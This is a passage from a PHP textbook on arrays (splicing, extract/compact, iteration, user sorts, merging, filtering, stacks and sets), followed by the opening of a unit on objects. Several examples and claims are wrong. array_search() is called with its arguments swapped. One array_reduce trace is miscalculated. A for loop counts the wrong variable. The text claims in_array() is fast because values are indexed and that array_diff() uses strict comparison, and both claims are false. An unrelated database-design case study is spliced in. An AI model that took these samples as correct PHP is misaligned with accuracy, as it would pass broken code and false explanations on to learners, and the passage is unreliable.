$new = array('law', 'business', 'IS'); array_splice($subjects, 4, 3, $new); // $subjects is array('physics', 'chem', 'math', 'bio', 'law', 'business', 'IS')
```

The size of the replacement array doesn't have to be the same as the number of elements you delete. The array grows or shrinks as needed:

```
$new = array('law', 'business', 'IS'); array_splice($subjects, 2, 4, $new); // $subjects is array('physics', 'chem', 'math', 'law', 'business', 'IS')
```

To get the effect of inserting new elements into the array, delete zero elements:

```
$subjects = array('physics', 'chem', 'math');
```

```
$new = array('law', 'business');
```

```
array_splice($subjects, 2, 0, $new); // $subjects is array('physics', 'chem', 'law', 'business', 'math')
```

Although the examples so far have used an indexed array, `array_splice()` also works on associative arrays:

```
$capitals = array('India' => 'New Delhi', 'Great Britain' => 'London', 'New Zealand' => 'Wellington', 'Australia' => 'Canberra', 'Italy' => 'Rome');
```

```
$down_under = array_splice($capitals, 2, 2); // remove New Zealand and Australia $france = array('France' => 'Paris');
```

```
array_splice($capitals, 1, 0, $france); // insert France between USA and G.B.
```



Caution

Before PHP 4.3.0, appending to an array in which the current maximum key was negative would create a new key. Since PHP 4.3.0, the new key will be 0.

7.3 Converting between Arrays and Variables

PHP provides two functions, `extract()` and `compact()`, that convert between arrays and variables. The names of the variables correspond to keys in the array, and the values of the variables become the values in the array. For instance, this array:

```
$person = array('name' => 'Pradip', 'age' => 35, 'wife' => 'Riya');
```

can be converted to, or built from, these variables:

```
$name = 'Pradip'; $age = 35; $wife = 'Riya';
```

7.3.1 Creating Variables from an Array

The `extract()` function automatically creates local variables from an array. The indexes of the array elements are the variable names:

```
extract($person); // $name, $age, and $wife are now set
```

You can modify `extract()`'s behaviour by passing a second argument. Appendix A describes the possible values for this second argument. The most useful value is `EXTR_PREFIX_SAME`, which says that the third argument to `extract()` is a prefix for the variable names that are created. This helps ensure that you create unique variable names when you use `extract()`. It is good PHP style to always use `EXTR_PREFIX_SAME`, as shown here:

```
$shape = "round";
$array = array ("cover" => "PHP", "shape" => "rectangular");
extract($array, EXTR_PREFIX_SAME, "book");
echo "Cover: $book_cover, Book Shape: $book_shape, Shape: $shape";
Cover: PHP, Book Shape: rectangular, Shape: round
```



Did u know?

If a variable created by the extraction has the same name as an existing one, the extracted variable overwrites the existing variable.

7.3.2 Creating an Array from Variables

The `compact()` function is the complement of `extract()`. Pass it the variable names to `compact()` either as separate parameters or in an array. The `compact()` function creates an associative array whose keys are the variable names and whose values are the variable's values. Any names in the array that do not correspond to actual variables are skipped. Here's an example of `compact()` in action:

```
$color = 'indigo';
$shape = 'curvy';
$floppy = 'none';
$a = compact ('color', 'shape', 'floppy'); // or $names = array ('color', 'shape', 'floppy');
$a = compact ($names);
```



Task

Develop a PHP program to merge two array using `array_merge()` function.

7.4 Traversing Arrays

The most common task with arrays is to do something with every elements, for instance, sending mail to each element of an array of addresses, updating each file in an array of filenames, or adding up each element of an array of prices. There are several ways to traverse arrays in PHP, and the one you choose will depend on your data and the task you're performing.

7.4.1 The for each Construct

The most common way to loop over elements of an array is to use the foreach construct:

```
$addresses = array ('spam@cyberpromo.net', 'abuse@example.com');  
foreach ($addresses as $value) {echo "Processing $value\n";  
}
```

```
Processing spam@cyberpromo.net Processing abuse@example.com
```

PHP executes the body of the loop (the echo statement) once for each element of \$addresses in turn, with \$value set to the current element. Elements are processed by their internal order.

An alternative form of foreach gives you access to the current key:

```
$person = array('name' => 'Pradip', 'age' => 35, 'wife' => 'Riya');  
foreach ($person as $k => $v) {  
    echo "Pradip's $k is $v\n";  
}
```

```
Pradip's name is Pradip
```

```
Pradip's age is 35
```

```
Pradip's wife is Riya
```

In this case, the key for each element is placed in \$k and the corresponding value is placed in \$v.

The foreach construct does not operate on the array itself, but rather on a copy of it. You can insert or delete elements in the body of a foreach loop, safe in the knowledge that the loop won't attempt to process the deleted or inserted elements.

7.4.2 The Iterator Functions

Every PHP array keeps track of the current element you're working with; the pointer to the current element is known as the iterator. PHP has functions to set, move, and reset this iterator. The iterator functions are:

current()

Returns the element currently pointed at by the iterator

reset()

Moves the iterator to the first element in the array and returns it

next()

Moves the iterator to the next element in the array and returns it

prev()

Moves the iterator to the previous element in the array and returns it

end()

Moves the iterator to the last element in the array and returns it

each()

Returns the key and value of the current element as an array and moves the iterator to the next element in the array

key()

Returns the key of the current element

The each() function is used to loop over the elements of an array. It processes elements according to their internal order:

```
reset($addresses);
while (list($key, $value) = each($addresses))
{
echo "$key is $value<BR>\n";
}
```

Output:

0 is spam@cyberpromo.net 1 is abuse@example.com

This approach does not make a copy of the array, as foreach does. This is useful for very large arrays when you want to conserve memory.

The iterator functions are useful when you need to consider some parts of the array separately from others. Example shows code that builds a table, treating the first index and value in an associative array as table column headings.



Example: Building a table with the iterator functions

```
$ages = array ('Person' => 'Age',
'Pradip' => 35, 'Barney' => 30,
'Tigger' => 8, 'Pooh' => 40);
// start table and print heading reset ($ages);
list($c1, $c2) = each($ages);
echo("<table><tr><th>$c1</th><th>$c2</th></tr>\n");
// print the rest of the values
while (list($c1,$c2) = each($ages)) {
echo("<tr><td>$c1</td><td>$c2</td></tr>\n");
} // end the table
echo ("</table>");
<table>
<tr><th>Person</th><th>Age</th></tr>
<tr><td>Pradip</td><td>35</td></tr>
<tr><td>Barney</td><td>30</td></tr>
<tr><td>Tigger</td><td>8</td></tr>
```

Notes

```
<tr><td>Pooh</td><td>40</td></tr>
</table>
```

7.4.3 Using a for Loop

If you know that you are dealing with an indexed array, where the keys are consecutive integers beginning at 0, you can use for loop to count through the indexes. The for loop operates on the array itself, not on a copy of the array, and processes elements in key order regardless of their internal order.

Here's how to print an array using for:

```
$addresses = array ('spam@cyberpromo.net', 'abuse@example.com');
for ($i = 0; $i < count($array); $i++)
{
    $value = $addresses[$i]; echo "$value\n";
}
```

Output:

```
spam@cyberpromo.net abuse@example.com
```

7.4.4 Calling a Function for each Array Element

PHP provides a mechanism, `array_walk()`, for calling a user-defined function once per element in an array:

```
array_walk(array, function_name);
```

The function you define takes in two or, optionally, three arguments: the first is the element's value, the second is the element's key, and the third is a value supplied to `array_walk()` when it is called. For instance, here's another way to print table columns made of the values from an array:

```
function print_row($value, $key)
{ print("<tr><td>$value</td><td>$key</td></tr>\n");
} $person = array('name' => 'Pradip', 'age' => 35, 'wife' => ' Riya ');
array_walk($person, 'print_row');
```

A variation of this example specifies a background colour using the optional third argument to `array_walk()`. This parameter gives us the flexibility we need to print many tables, with many background colours:

```
function print_row($value, $key, $color)
{ print("<tr><td bgcolor=$color>$value</td>
<td bgcolor=$color>$key</td></tr>\n"); }
$person = array('name' => 'Pradip',
'age' => 35, 'wife' => ' Riya ');
array_walk($person, 'print_row', 'blue');
```

The `array_walk()` function processes elements in their internal order.

7.4.5 Reducing an Array

A cousin of `array_walk()`, `array_reduce()`, applies a function to each element of the array in turn, to build a single value:

```
$result = array_reduce(array, function_name [, default ]);
```

The function takes two arguments: the running total, and the current value being processed. It should return the new running total. For instance, to add up the squares of the values of an array, use:



Example:

```
function add_up ($running_total, $current_value) {
$running_total += $current_value * $current_value;
return $running_total;
} $numbers = array(2, 3, 5, 7);
$total = array_reduce($numbers, 'add_up');
// $total is now 87
```

The `array_reduce()` line makes these function calls:

```
add_up(2,3)
add_up(13,5)
add_up(38,7)
```

The *default* argument, if provided, is a seed value. For instance, if we change the call to `array_reduce()` in the previous example to:

```
$total = array_reduce($numbers, 'add_up', 11);
```

The resulting function calls are:

```
add_up(11,2)
add_up(13,3)
add_up(16,5)
add_up(21,7)
```

If the array is empty, `array_reduce()` returns the *default* value. If no default value is given and the array is empty, `array_reduce()` returns `NULL`.

7.4.6 Searching for Values

The `in_array()` function returns `true` or `false`, depending on whether the first argument is an element in the array given as the second argument:

```
if (in_array(to_find, array [, strict])) { ... }
```

If the optional third argument is `true`, the types of *to_find* and the value in the array must match. The default is not to check the types.

Here's a simple example:

Notes



Example:

```
$addresses = array('spam@cyberpromo.net',
'abuse@example.com', 'root@example.com');
$got_spam = in_array('spam@cyberpromo.net',
$addresses);

// $got_spam is true $got_milk = in_array('milk@tucows.com', $addresses); // $got_milk is false
PHP automatically indexes the values in arrays, so in_array() is much faster than a loop that checks every value to find the one you want.
```

Example checks whether the user has entered information in all the required fields in a form.



Example: Searching an array

```
<?php
function have_required($array , $required_fields) {
foreach($required_fields as $field) {
if(empty($array[$field])) return false;
} return true;
}
if($submitted) {
echo '<p>You ';
echo have_required($_POST, array('name', 'email_address')) ? 'did' : 'did not';
echo ' have all the required fields.</p>';
} ?>
<form action="<?=$PHP_SELF; ?>" method="POST">
<p>
Name: <input type="text" name="name" /><br />
Email address: <input type="text" name="email_address" /><br />
Age (optional): <input type="text" name="age" />
</p>
<p align="center"> <input type="submit" value="submit" name="submitted" /> </p>
</form>
```

A variation on in_array() is the array_search() function. While in_array() returns true if the value is found, array_search() returns the key of the found element:

```
$person = array('name' => 'Pradip', 'age' => 35, 'wife' => 'Riya');
$k = array_search($person, 'Riya');
echo("Pradip's $k is Riya\n");
Pradip's wife is Riya
```

The `array_search()` function also takes the optional third *strict* argument, which requires the types of the value being searched for and the value in the array to match.



Task

Develop a PHP program to build a table with the iterator functions.

7.5 Sorting of Multidimensional Arrays

Sorting arrays with more than one dimension, or by something other than alphabetical or numerical order, is more complicated. PHP knows how to compare two numbers or two text strings, but in a multidimensional array, each element is an array. PHP does not know how to compare two arrays, so you need to create a method to compare them. Most of the time, the order of the words or numbers is fairly obvious but for complicated objects, it becomes more problematic.

7.5.1 User Defined Sorts

Here is the definition of a two-dimensional array we used earlier. This array stores three products with a code, a description, and a price for each.

```
$products = array( array( 'TIR', 'Tires', 100 ),
                  array( 'OIL', 'Oil', 10 ),
                  array( 'SPK', 'Spark Plugs', 4 ) );
```

If we sort this array, what order will the values end up in? Because we know what the contents represent, there are at least two useful orders. We might want the products sorted into alphabetical order using the description or by numeric order by the price. Either result is possible, but we need to use the function `usort()` and tell PHP how to compare the items. To do this, we need to write our own comparison function.

The following code sorts this array into alphabetical order using the second column in the array the description.

```
function compare($x, $y)
{
    if ( $x[1] == $y[1] )
        return 0;
    else if ( $x[1] < $y[1] )
        return -1;
    else
        return 1;
}
usort($products, 'compare');
```

So far in this book, we have called a number of the built-in PHP functions. To sort this array, we have defined a function of our own.

We define a function using the keyword `function`. We need to give the function a name. Names should be meaningful, so we'll call it `compare()`. Many functions take parameters or arguments.

Notes

Our `compare()` function takes two, one called `x` and one called `y`. The purpose of this function is to take two values and determine their order.

For this example, the `x` and `y` parameters will be two of the arrays within the main array, each representing one product. To access the Description of the array `x`, we type `$x[1]` because the Description is the second element in these arrays, and numbering starts at zero. We use `$x[1]` and `$y[1]` to compare the Descriptions from the arrays passed into the function.

When a function ends, it can give a reply to the code that called it. This is called *returning* a value. To return a value, we use the keyword `return` in our function. For example, the line `return 1;` sends the value 1 back to the code that called the function.

To be used by `usort()`, the `compare()` function must compare `x` and `y`. The function must return 0 if `x` equals `y`, a negative number if it is less, and a positive number if it is greater. Our function will return 0, 1, or -1, depending on the values of `x` and `y`.

The final line of code calls the built-in function `usort()` with the array we want sorted (`$products`) and the name of our comparison function (`compare()`).

If we want the array sorted into another order, we can simply write a different comparison function. To sort by price, we need to look at the third column in the array, and create this comparison function:

```
function compare($x, $y)
{
if ( $x[2] == $y[2] )
    return 0;
else if ( $x[2] < $y[2] )
    return -1;
else
    return 1;
}
```

When `usort($products, compare)` is called, the array will be placed in ascending order by price.

The “u” in `usort()` stands for “user” because this function requires a user-defined comparison function. The `uasort()` and `uksort()` versions of `asort` and `ksort` also require a user-defined comparison function.

Similar to `asort()`, `uasort()` should be used when sorting an associative array by value. Use `asort` if your values are simple numbers or text. Define a comparison function and use `uasort()` if your values are more complicated objects such as arrays.

Similar to `ksort()`, `uksort()` should be used when sorting an associative array by key. Use `ksort` if your keys are simple numbers or text. Define a comparison function and use `uksort()` if your keys are more complicated objects such as arrays.

7.5.2 Reverse User Sorts

The functions `sort()`, `asort()`, and `ksort()` all have a matching reverse sort with an “r” in the function name. You provide the comparison function, so write a comparison function that returns the opposite values. To sort into reverse order, the function will need to return 1 if `x` is less than `y` and -1 if `x` is greater than `y`. For example,

```
function reverseCompare($x, $y)
{
if ( $x[2] == $y[2] )
    return 0;
else if ( $x[2] < $y[2] )
    return 1;
else
    return -1;
}
```

Calling `usort($products, reverse Compare)` would now result in the array being placed in descending order by price.



Did u know?

The user-defined sorts do not have reverse variants, but you can sort a multidimensional array into reverse order by the comparison function.

7.6 Acting on Entire Arrays

PHP has several useful functions for modifying or applying an operation to all elements of an array. You can merge arrays, find the difference, calculate the total, and more, all using built-in functions.

7.6.1 Merging Two Arrays

The `array_merge()` function intelligently merges two or more arrays:

```
$merged = array_merge(array1, array2 [, array ... ])
```

If a numeric key from an earlier array is repeated, the value from the later array is assigned a new numeric key:

```
$first = array('hello', 'world'); // 0 => 'hello', 1 => 'world'
$second = array('exit', 'here'); // 0 => 'exit', 1 => 'here'
```

```
$merged = array_merge($first, $second); // $merged = array('hello', 'world', 'exit', 'here')
```

If a string key from an earlier array is repeated, the earlier value is replaced by the later value:

```
$first = array('bill' => 'clinton', 'tony' => 'danza');
```

```
$second = array('bill' => 'gates', 'adam' => 'west');
```

```
$merged = array_merge($first, $second); // $merged = array('bill' => 'gates', 'tony' => 'danza',
'adam' => 'west')
```

7.6.2 Calculating the Sum of an Array

The `array_sum()` function adds up the values in an indexed or associative array:

```
$sum = array_sum(array);
```

For example:

```
$scores = array(98, 76, 56, 80); $total = array_sum($scores); // $total = 310
```

Notes

7.6.3 Filtering Elements from an Array

To identify a subset of an array based on its values, use the `array_filter()` function:

```
$filtered = array_filter(array, callback);
```

Each value of `array` is passed to the function named in `callback`. The returned array contains only those elements of the original array for which the function returns a true value. For example:

```
function is_odd ($element) { return $element % 2; } $numbers = array(9, 23, 24, 27); $odds = array_filter($numbers, 'is_odd'); // $odds is array(0 => 9, 1 => 23, 3 => 27)
```

7.6.4 Calculating the difference between Two Arrays

The `array_diff()` function identifies values from one array that are not present in others:

```
$diff = array_diff(array1, array2 [, array ... ]);
```

For example:

```
$a1 = array('bill', 'claire', 'elle', 'simon', 'judy');
```

```
$a2 = array('jack', 'claire', 'toni');
```

```
$a3 = array('elle', 'simon', 'garfunkel'); // find values of $a1 not in $a2 or $a3 $diff = array_diff($a1, $a2, $a3); // $diff is array('bill', 'judy');
```

Values are compared using `===`, so `1` and `"1"` are considered different. The keys of the first array are preserved, so in `$diff` the key of `'bill'` is `0` and the key of `'judy'` is `4`.

7.7 Using Arrays

Arrays crop up in almost every PHP program. In addition to their obvious use for storing collections of values, they're also used to implement various abstract data types. In this, we show how to use arrays to implement sets and stacks.

7.7.1 Stacks

Although not as common in PHP programs as in other programs, one fairly common data type is the last-in first-out (LIFO) stack. We can create stacks using a pair of PHP functions, `array_push()` and `array_pop()`. The `array_push()` function is identical to an assignment to `$array[]`. We use `array_push()` because it accentuates the fact that we're working with stacks, and the parallelism with `array_pop()` makes our code easier to read. There are also `array_shift()` and `array_unshift()` functions for treating an array like a queue.

Stacks are particularly useful for maintaining state. Example provides a simple state debugger that allows you to print out a list of which functions have been called up to this point (i.e. the stack trace).



Example: State debugger

```
$call_trace = array( );
```

```
function enter_function($name) {  
    global $call_trace;  
    array_push($call_trace, $name); // same as $call_trace[] = $name
```

```
    echo "Entering $name (stack is now: " . join( ' -> ', $call_trace) . ")<br />";  
}
```

```
function exit_function( ) {  
    echo 'Exiting<br />';  
  
    global $call_trace;  
    array_pop($call_trace); // we ignore array_pop( )'s return value  
}
```

```
function first( ) {  
    enter_function('first');  
    exit_function( );  
}
```

```
function second( ) {  
    enter_function('second');  
    first( );  
    exit_function( );  
}
```

```
function third( ) {  
    enter_function('third');  
    second( );  
    first( );  
    exit_function( );  
}
```

```
first( );
```

```
third( );
```

Here's the output from Example:

Entering first (stack is now: first)

Exiting

Entering third (stack is now: third)

Notes

Entering second (stack is now: third -> second)

Entering first (stack is now: third -> second -> first)

Exiting

Exiting

Entering first (stack is now: third -> first)

Exiting

Exiting

7.7.2 Sets

Arrays let you implement the basic operations of set theory: union, intersection, and difference. Each set is represented by an array, and various PHP functions implement the set operations. The values in the set are the values in the array the keys are not used, but they are generally preserved by the operations.

The *union* of two sets is all the elements from both sets, with duplicates removed. The `array_merge()` and `array_unique()` functions let you calculate the union. Here's how to find the union of two arrays:

```
function array_union($a, $b)
{
    $union = array_merge($a, $b); // duplicates may still exist
    $union = array_unique($union); return $union;
}

$first = array(1, 'two', 3);
$second = array('two', 'three', 'four');
$union = array_union($first, $second);

print_r($union);

Array ( [0] => 1 [1] => two [2] => 3 [4] => three [5] => four )
```

The *intersection* of two sets is the set of elements they have in common. PHP's built-in `array_intersect()` function takes any number of arrays as arguments and returns an array of those values that exist in each. If multiple keys have the same value, the first key with that value is preserved.

Another common function to perform on a set of arrays is to get the *difference*; that is, the values in one array that are not present in another array. The `array_diff()` function calculates this, returning an array with values from the first array that are not present in the second.

The following code takes the difference of two arrays:

```
$first = array(1, 'two', 3);
$second = array('two', 'three', 'four');
```

```
$difference = array_diff($first, $second);
```

```
print_r($difference);
```

```
Array ( [0] => 1 [2] => 3 )
```



Case Study


Designing a Single-Server, Multidimensional Database

To implement a multidimensional database, first you install Analytic Services, and then you design and create an application and databases. You analyze data sources and define requirements very carefully and then decide whether a single-server approach or a partitioned, distributed approach best serves your needs.

Using a case study, this provides an overview of the database planning process and discusses working rules that you can follow to design a single-server, multidimensional database solution for your organization.

Process for Designing a Database

As illustrated in The Database Design Cycle, designing an application is a cyclic process that moves from a planning stage to a verification stage.



The database design process includes the following basic steps:

1. Analyze business needs and design a plan.

The application and database that you create must satisfy the information needs of your users and your organization. Therefore, you identify source data, define user information access needs, review security considerations, and design a database model.

Contd...

Notes

2. Draft a database outline.

The *outline* determines the structure of the database-what information is stored and how different pieces of information relate to one another.

3. Check system requirements.

How you meet system requirements and define system parameters affects the efficiency and performance of the database.

4. Load test data into the database.

After an outline and a security plan are in place, you load the database with test data to enable the later steps of the process.

5. Define calculations.

You test outline consolidations and write and test formulas and calculation scripts for specialized calculations.

6. Define reports.

Users access data through print and online reports and spreadsheets or on the World Wide Web. If you plan to provide predefined reports to users, you design report layouts and run reports.

7. Verify with users.

You want to ensure that the database satisfies your user goals. You must solicit and carefully consider the opinions of users.

8. Repeat the process.

To fine-tune the design, you repeat steps 1 through 7.

Questions:

1. Explain the Process for Designing a Database.
2. Discuss the Multidimensional Database.

Self Assessment

Multiple choice questions:

4. The array_chunk() function is use to:

(a) Delete the array	(b) Split the array
(c) Create the array	(d) None of these.
5. The array_splice() function is use to:

(a) Remove elements in an array
(b) Insert elements in an array
(c) Remove or insert elements in an array
(d) None of these.
6. The array_diff() function is use to

(a) Differentiate between array elements.
(b) Insert elements in an array

- (c) Remove or insert elements in an array
- (d) None of these.

True or False:

7. The `extract()` function automatically creates local variables from an array.
 - (a) True
 - (b) False
8. `array_filter()` function to identify a subset of an array based on its values.
 - (a) True
 - (b) False

7.8 Summary

- Array does not have to be a simple list of keys and values; each array element can contain another array as a value, which in turn can hold other arrays as well.
- One-dimensional array is enough to keep the two types elements. But if you need to keep more than one item of each type you need to use something different one of the ways to do it is using multidimensional arrays.
- PHP provides two functions, `extract()` and `compact()`, that convert between arrays and variables. The names of the variables correspond to keys in the array, and the values of the variables become the values in the array.
- Every PHP array keeps track of the current element you're working with; the pointer to the current element is known as the iterator. PHP has functions to set, move, and reset this iterator.
- Sorting arrays with more than one dimension, or by something other than alphabetical or numerical order, is more complicated. PHP knows how to compare two numbers or two text strings, but in a multidimensional array, each element is an array.
- The functions `sort()`, `asort()`, and `ksort()` all have a matching reverse sort with an "r" in the function name. The user-defined sorts do not have reverse variants, but you can sort a multidimensional array into reverse order.

7.9 Keywords

array_keys(): The `array_keys()` function returns an array consisting of only the keys in the array, in internal order.

array_slice(): The `array_slice()` function returns a new array consisting of a consecutive series of values from the original array.

array_splice(): The `array_splice()` function can remove or insert elements in an array.

each(): Returns the key and value of the current element as an array and moves the iterator to the next element in the array.

extract(): The `extract()` function automatically creates local variables from an array. The indexes of the array elements are the variable names.

Multidimensional array: A multidimensional array is an array that contains at least one other array as the value of one of the indexes.



Lab Exercise

1. Develop a PHP program to create a two dimensional array.
2. Develop a PHP program to add two metrics.

7.10 Review Questions

1. What are the concepts of multi dimensional array? Define their types with example.
2. What is the slicing of array? Explain with example.
3. Write a PHP program to split an array in chunks?
4. How do we remove and insert elements in array? Explain.
5. Which functions are used to perform a conversion between array and variables? Give the suitable example.
6. What are the different methods for traversing an array?
7. What is the different between for and foreach? Discuss with example.
8. How do we sort a multidimensional array?
9. Define the terms:
 - (a) Merging Two Arrays
 - (b) Calculating the Sum of an Array
 - (c) Filtering Elements from an Array
 - (d) Calculating the Difference between Two Arrays
10. How does arrays are used in different data structures? Explain with example.

Answers to Self Assessment

- | | | | | |
|--------|--------|--------|--------|--------|
| 1. (c) | 2. (a) | 3. (c) | 4. (b) | 5. (c) |
| 6. (a) | 7. (a) | 8. (a) | | |

7.11 Further Reading



Books

Learning PHP and MySQL by Michele E. Davis, Jon Phillips.



Online link

<http://www.elated.com/articles/php-multidimensional-arrays/>

Unit 8: Objects

Notes

CONTENTS

Objectives

Introduction

- 8.1 The Basics of Objects
- 8.2 Terminology
- 8.3 Creating an Object
- 8.4 Accessing Properties and Methods
 - 8.4.1 Characteristics of Static Keyword
- 8.5 Classes
 - 8.5.1 Constructors and Destructors
 - 8.5.2 Visibility
 - 8.5.3 Inheritance
 - 8.5.4 Abstract Classes
 - 8.5.5 Static Classes
 - 8.5.6 Class Constants
 - 8.5.7 The “final” Keywords
- 8.6 Introspection
 - 8.6.1 Examining Classes
 - 8.6.2 Examining an Object
 - 8.6.3 Sample Introspection Program
- 8.7 Serialization
- 8.8 Summary
- 8.9 Keywords
- 8.10 Review Questions
- 8.11 Further Readings

Objectives

After studying this unit, you will be able to:

- Discuss the basics of objects
- Explain the terminologies of objects
- Understand how to create an object in PHP
- Understand the use of properties and methods
- Explain the concepts of classes
- Discuss object introspection
- Understand the serialization

Introduction

Basic object-oriented programming functionality was added in PHP 3 and improved in PHP 4. In previous versions of PHP, objects were handled like value types. The drawback of this method was that the whole object was copied when a variable was assigned or passed as a parameter to a method. In the new approach, objects are referenced by handle, and not by value. PHP 5 introduced private and protected member variables and methods, along with abstract classes and final classes as well as abstract methods and final methods. It also introduced a standard way of declaring constructors and destructors, similar to that of other object-oriented languages such as C++, and a standard exception handling model. Furthermore, PHP 5 added interfaces and allowed for multiple interfaces to be implemented. There are special interfaces that allow objects to interact with the runtime system. Objects implementing `ArrayAccess` can be used with array syntax and objects implementing `Iterator` or `IteratorAggregate` can be used with the `foreach` language construct. There is no virtual table feature in the engine, so static variables are bound with a name instead of a reference at compile time.

Object is the instantiate of a class. A class consists of a member variable and methods. In PHP we need to declare the access specifiers (`public`, `private`, or `protected`).

Now we have an example on PHP class.



Example:

```
<?php
class A
{
public function disp(){
echo "Inside the class<br/>";
}}
$a=new A();
$a->disp();
A::disp();
?>
```

Output:

Inside the class

Inside the class

8.1 The Basics of Objects

In the real world we think of objects as real entities: a car, gate, or a light bulb. These entities can do things—cars can drive, gates can open or close and light bulbs can emit light. But there is more to this than meets the eye, because not only can objects do things, they have properties. A car can be travelling at a certain speed, and in a certain direction. A gate can be open, or closed, or busy closing or opening. A light bulb can be on or off, be emitting light at a certain temperature, be consuming electricity at a certain rate relative to its temperature and wattage.

In PHP we can define objects in similar ways; we can assign properties to them as well as make them do things programmatically. Obviously these objects will only exist in the program itself, but

through user interfaces such as web pages, we can interact with them and make them perform tasks and procedures, as well as calculate, retrieve and modify properties.

PHP gives us a very simple way to define an object programmatically, and this is called a class. A class is a wrapper that defines and encapsulates the object along with all of its methods and properties. You can think of a class as a programmatic representation of an object, and it is the interface that PHP has given you, the developer, to interact with and modify the object. Moreover, a class may be re-used infinitely if need be, making it very powerful and codebase friendly. You do not have to redefine things every time you want to use an object; a properly coded class is set up to do all of the work.

Within the class wrapper, we can either define values of certain properties of the object, or tell the object to do things. Therefore it is important at this point to realize that a class has two main components: methods and properties. A method is essentially a function within a class, and a class may contain no methods, or thousands of methods. Properties are exactly what they seem to be; they are the properties of the object, and we usually use methods to set, modify and get properties from an object.



Did u know?

Object handling was completely rewritten for PHP 5, expanding the feature set and enhancing performance of PHP programming.

Self Assessment

Choose the correct answer:

- Basic object-oriented programming functionality was added in PHP version is:

(a) 1	(b) 2
(c) 3	(d) 4
- A consists of a member variable and methods.

(a) method	(b) object
(c) property	(d) class
- Which one is not an access modifier?

(a) Public	(b) Private
(c) Protected	(d) Class
- A class is a wrapper that defines and encapsulates the object along with all of its methods and properties.

(a) True	(b) False
----------	-----------

8.2 Terminology

Every object-oriented language seems to have a different set of terminology for the same old concepts. This describes the terms that PHP uses, but be warned that in other languages these terms may have different meanings.

Let's return to the example of the users of a bulletin board. You need to keep track of the same information for each user, and the same functions can be called on each user's data structure. When you design the program, you decide the fields for each user and come up with the functions. In OOP terms, you are designing the user *class*. A class is a template for building objects.

Notes

An *object* is an instance of a class. In this case, it is an actual user data structure with attached code. Objects and classes are a bit like values and data types. There's only one integer data type, but there are many possible integers. Similarly, your program defines only one user class but can create many different (or identical) users from it.

The data associated with an object are called its *properties*. The functions associated with an object are called its *methods*. When you define a class, you define the names of its properties and give the code for its methods.

Debugging and maintenance of programs is much easier if you use *encapsulation*. This is the idea that a class provides certain methods (the *interface*) to the code that uses its objects, so the outside code does not directly access the data structures of those objects. Debugging is thus easier because you know where to look for bugs. The only code that changes an object's data structures is in the class – and maintenance is easier because you can swap out implementations of a class without changing the code that uses the class, as long as you maintain the same interface.

Any nontrivial object-oriented design probably involves *inheritance*. This is a way of defining a new class by saying that it is like an existing class, but with certain new or changed properties and methods. The old class is called the *super class* (or base class), and the new class is called the *subclass* (or derived class). Inheritance is a form of code reuse—the base-class code is reused instead of being copied and pasted into the new class. Any improvements or modifications to the base class are automatically passed on to the derived class.

8.3 Creating an Object

It is much easier to create objects and use them than it is to define object classes, so before we discuss how to define classes, let's look at creating objects. To create an object of a given class, use the new keyword:

```
$object = new Class;
```

Assuming that a Person class has been defined, here's how to create a Person object:

```
$rasmus = new Person;
```

Do not quote the class name, or you will get a compilation error:

```
$rasmus = new 'Person'; // does not work
```

Some classes permit you to pass arguments to the new call. The class's documentation should say whether it accepts arguments. If it does, you will create objects like this:

```
$object = new Person('Fred', 35);
```

The class name does not have to be hardcoded into your program. You can supply the class name through a variable:

```
$class = 'Person'; $object = new $class; // is equivalent to $object = new Person;
```

Specifying a class that does not exist causes a runtime error.

Variables containing object references are just normal variables—they can be used in the same ways as other variables. Of particular note is that variable variables work with objects, as shown here:

```
$account = new Account; $object = 'account' ${$object}->init(50000, 1.10); // same as $account->init
```

8.4 Accessing Properties and Methods

PHP is not an object-oriented language; it has extensive support for objects. Also, since PHP 5, many core aspects of the language use objects rather than ordinary (procedural) functions. An *object* is a special data type that is capable of storing and manipulating values. You create an object from a *class*, which is a collection of functions and variables that define the object's characteristics. Some classes, such as `DateTime` and `Mysqli`, are predefined by PHP, but you can also define your own.

The advantage of using classes and objects is that, once the class has been defined, they reduce the amount of code you need to write. An object inherits all the functions and variables defined by the class. That's not all. Each object is independent, so you can create several objects from the same class to store different values, but they all share the same functions. Up to now, I have referred to functions and variables, but when talking about objects and classes, a function is called a *method*, and a variable is called a *property*. Whenever you want to use an object's method or property, you need to use the `->` operator.

You create an object by calling the class's constructor method (which has the same name as the class) with the `new` keyword. Most constructor methods also accept arguments that set the initial properties of the object. In the case of the built-in `DateTime` class, you can use a string to specify the date. Without any arguments, it creates an object for the current date and time. For example, the following code creates two objects, one for today, and the other for Christmas Day 2011:

```
$today = new DateTime(); $xmas2011 = new DateTime('12/25/2011');
```

The `$today` object now contains the current date and time, but `$xmas2011` contains the date for December 25, 2011 (because the time was not specified when creating the object, it is set to midnight at the start of the day).

To display the day of the week, you need to use the `DateTime` class's `format()` method, and pass it a format string for the weekday name like this:

```
echo $today->format('l');
```

This displays whatever day it is today. However, the date stored in `$xmas2011` is independent of `$today`. The following code displays "Sunday":

```
echo $xmas2011->format('l'); // Sunday
```

